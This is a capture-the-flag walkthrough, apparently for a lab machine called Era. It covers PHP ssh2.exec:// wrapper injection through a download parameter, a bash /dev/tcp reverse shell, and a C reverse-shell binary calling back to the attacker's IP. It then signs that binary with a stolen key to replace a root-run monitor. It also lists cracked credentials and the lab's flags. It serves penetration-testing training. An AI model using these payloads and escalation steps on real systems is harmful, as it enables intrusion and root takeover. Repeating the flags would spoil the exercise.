
Abusing PHP Wrappers

Cookie: PHPSESSID=session_id_here to automate the abuse of the PHP wrappers.

ssh2:// wrapper
sudo python3 -m http.server 80Start HTTP server to test requests from the server
COOKIE='Cookie: PHPSESSID=vk50q26vnd1u60ml418ha1rl99'
BASE_URL='http://file.era.htb'
FILE_ID='54' # Must be a valid file ID
SSH_USER='yuri'
SSH_PASS='mustang'
VPN_IP='10.10.14.165'
SSH_COMMAND="/curl http://${VPN_IP};" # ; causes PHP parser to read end of line
SSH_COMMAND_URL_ENCODED=$(echo "$SSH_COMMAND" | perl -pe 'chomp if eof' | jq -sRr @uri)
PWN_WRAPPER="ssh2.exec://${SSH_USER}:${SSH_PASS}@127.0.0.1:22${SSH_COMMAND_URL_ENCODED}"

curl -H "$COOKIE" "${BASE_URL}/download.php?id=${FILE_ID}&show=true&format=${PWN_WRAPPER}"
Define some variables and test with curl, attempting to cause the server to connect to our web server
Exploit
PHP Wrapper to Reverse Shell
A Quick Recap
A brief recap of how we got to this point:
- We discovered the
file.era.htbvirtual host usinggobuster - The
/security_login.phpdiscloses valid usernames, which we brute forced withffuf - Using a compiled list of usernames, we sprayed some credentials at the login and found a valid combo of
eric:america - Using the valid login, we are able to test the upload feature and find the app produces numeric file IDs
- We brute force the file IDs from
/download.phpand find a backup of the site source code - We crack some hashes in the backed up SQLite database
- We find also find a hidden feature for site admins that allows arbitrary PHP wrappers that are not filtered
- We also find that we can change anyone's security questions and log in as the admin
- We brute force the file IDs from
- We abuse the credentials from the SQLite database along with the
ssh2.exec://wrapper to achieve command execution on the target
Reverse Shell
sudo rlwrap nc -lnvp 443Start a TCP listener to catch a reverse shell
COOKIE='Cookie: PHPSESSID=vk50q26vnd1u60ml418ha1rl99' # admin cookie
BASE_URL='http://file.era.htb'
FILE_ID='54' # Must be a valid file ID
SSH_USER='eric'
SSH_PASS='america'
VPN_IP='10.10.14.165'
# ; at the end causes PHP interperter to read end of line
SSH_COMMAND="/env bash -c 'bash -i >& /dev/tcp/10.10.14.165/443 0>&1;';"
SSH_COMMAND_URL_ENCODED=$(echo "$SSH_COMMAND" | perl -pe 'chomp if eof' | jq -sRr @uri)
PWN_WRAPPER="ssh2.exec://${SSH_USER}:${SSH_PASS}@127.0.0.1:22${SSH_COMMAND_URL_ENCODED}"

curl -H "$COOKIE" "${BASE_URL}/download.php?id=${FILE_ID}&show=true&format=${PWN_WRAPPER}"
Use /env bash to load bash from the correct path

Post-Exploit Enumeration
Operating Environment
OS & Kernel
PRETTY_NAME="Ubuntu 22.04.5 LTS"
NAME="Ubuntu"
VERSION_ID="22.04"
VERSION="22.04.5 LTS (Jammy Jellyfish)"
VERSION_CODENAME=jammy
ID=ubuntu
ID_LIKE=debian
HOME_URL="https://www.ubuntu.com/"
SUPPORT_URL="https://help.ubuntu.com/"
BUG_REPORT_URL="https://bugs.launchpad.net/ubuntu/"
PRIVACY_POLICY_URL="https://www.ubuntu.com/legal/terms-and-policies/privacy-policy"
UBUNTU_CODENAME=jammy

Linux era 5.15.0-143-generic #153-Ubuntu SMP Fri Jun 13 19:10:45 UTC 2025 x86_64 x86_64 x86_64 GNU/Linux
Current User
uid=1000(eric) gid=1000(eric) groups=1000(eric),1001(devs)

Sorry, user eric may not run sudo on era.
Users and Groups
Local Users
eric:x:1000:1000:eric:/home/eric:/bin/bash
yuri:x:1001:1002::/home/yuri:/bin/sh
Local Groups
eric:x:1000:
devs:x:1001:eric
yuri:x:1002:
Network Configurations
Network Interfaces
2: eth0: <BROADCAST,MULTICAST,UP,LOWER_UP> mtu 1500 qdisc mq state UP group default qlen 1000
    link/ether 00:50:56:b0:ba:81 brd ff:ff:ff:ff:ff:ff
    altname enp3s0
    altname ens160
    inet 10.129.237.233/16 brd 10.129.255.255 scope global dynamic eth0
       valid_lft 3149sec preferred_lft 3149sec
Open Ports
tcp LISTEN 0 128 127.0.0.1:22 0.0.0.0:*
Processes and Services
Interesting Processes
./pspy > pspy.log &
grep -v 'UID=1000' pspy.log
2025/07/31 23:01:01 CMD: UID=0     PID=4715   | /bin/sh -c bash -c '/root/initiate_monitoring.sh' >> /opt/AV/periodic-checks/status.log 2>&1
2025/07/31 23:01:01 CMD: UID=0     PID=4716   | bash -c /root/initiate_monitoring.sh
2025/07/31 23:01:01 CMD: UID=0     PID=4717   | objcopy --dump-section .text_sig=text_sig_section.bin /opt/AV/periodic-checks/monitor
2025/07/31 23:01:01 CMD: UID=0     PID=4718   | /bin/bash /root/initiate_monitoring.sh
2025/07/31 23:01:01 CMD: UID=0     PID=4719   | /bin/bash /root/initiate_monitoring.sh
2025/07/31 23:01:01 CMD: UID=0     PID=4722   | grep -oP (?<=UTF8STRING        :)Era Inc.
2025/07/31 23:01:01 CMD: UID=0     PID=4720   | /bin/bash /root/initiate_monitoring.sh
2025/07/31 23:01:01 CMD: UID=0     PID=4723   | /bin/bash /root/initiate_monitoring.sh
2025/07/31 23:01:01 CMD: UID=0     PID=4725   | grep -oP (?<=IA5STRING         :)yurivich@era.com
2025/07/31 23:02:01 CMD: UID=0     PID=4780   | objcopy --dump-section .text_sig=text_sig_section.bin /opt/AV/periodic-checks/monitor
2025/07/31 23:02:04 CMD: UID=0     PID=4791   | rm -f text_sig_section.bin
2025/07/31 23:37:01 CMD: UID=0     PID=5519   | /bin/bash /root/initiate_monitoring.sh
2025/07/31 23:37:01 CMD: UID=0     PID=5520   | openssl asn1parse -inform DER -in text_sig_section.bin
Interesting Files
Writable Files
find / -type f -writable 2>/dev/null | grep -vE '/proc|/sys'
/opt/AV/periodic-checks/monitor
/opt/AV/periodic-checks/status.log
Privilege Escalation
Binary Analysis
sudo nc -lnvp 443 -q 3 > monitorStart a listener to catch the file transfer
nc -q 3 -nv VPN_IP_HERE 443 < /opt/AV/periodic-checks/monitorTransfer the file to Kali

2025/07/31 23:01:01 CMD: UID=0     PID=4722   | grep -oP (?<=UTF8STRING        :)Era Inc.
2025/07/31 23:01:01 CMD: UID=0     PID=4725   | grep -oP (?<=IA5STRING         :)yurivich@era.com
The strings output contains the same data as the grep lines from pspy.
/opt/AV/periodic-checks/monitor binary is authentic. We have enough in the pspy.log output to understand how it's being validated.objcopy --dump-section .text_sig=text_sig_section.bin monitoropenssl asn1parse -inform DER -in text_sig_section.bin

/root/ is ensuring that the /opt/AV/periodic-checks/monitor binary is the signed original. However, you may recall from earlier that we obtained a copy of the sigining.zip archive, which contains the certificate needed to sign a malicious imposter.openssl x509 -in signing/key.pem -text -noout
Signing a Malicious Binary
mv monitor monitor.bakBackup the original copied to Kali
nano monitor.c#include <stdio.h>
#include <sys/socket.h>
#include <sys/types.h>
#include <stdlib.h>
#include <unistd.h>
#include <netinet/in.h>
#include <arpa/inet.h>
int main(void){
int port = 443;
struct sockaddr_in revsockaddr;
int sockt = socket(AF_INET, SOCK_STREAM, 0);
revsockaddr.sin_family = AF_INET;
revsockaddr.sin_port = htons(port);
revsockaddr.sin_addr.s_addr = inet_addr("10.10.14.165");
connect(sockt, (struct sockaddr *) &revsockaddr,
sizeof(revsockaddr));
dup2(sockt, 0);
dup2(sockt, 1);
dup2(sockt, 2);
char * const argv[] = {"/bin/bash", NULL};
execve("/bin/bash", argv, NULL);
return 0;
}monitor.c - Set your VPN IP and TCP Port accordingly
gcc -o monitor monitor.cCompile the binary
  openssl req -new -x509 \\
      -key ./signing/key.pem \\
      -out ./signing/cert.pem \\
      -days 365 \\
      -config ./signing/x509.genkey
Generate a signing certificate using the existing key and configuration
openssl cms -sign -in monitor -signer ./signing/cert.pem -inkey ./signing/key.pem -outform DER -out pwned.sig -nodetach -nosmimecap -nocerts -noattrGenerate the data to sign the binary
objcopy --add-section .text_sig=pwned.sig --set-section-flags .text_sig=readonly monitorInject the signature data into the ELF
Becoming Root

sudo python3 -m http.server 80Start a HTTP server to transfer the binary to the target
sudo rlwrap nc -lvnp 443Start a TCP listener on the same port as in your C reverse shell
curl http://10.10.14.165/monitor -o /opt/AV/periodic-checks/monitorTransfer the file over and write directly to the target
Flags
User
302bd28995e0f2703ce35ee57bda843b
Root
fd63cd95562acbc1beed3ee4bc09ee58


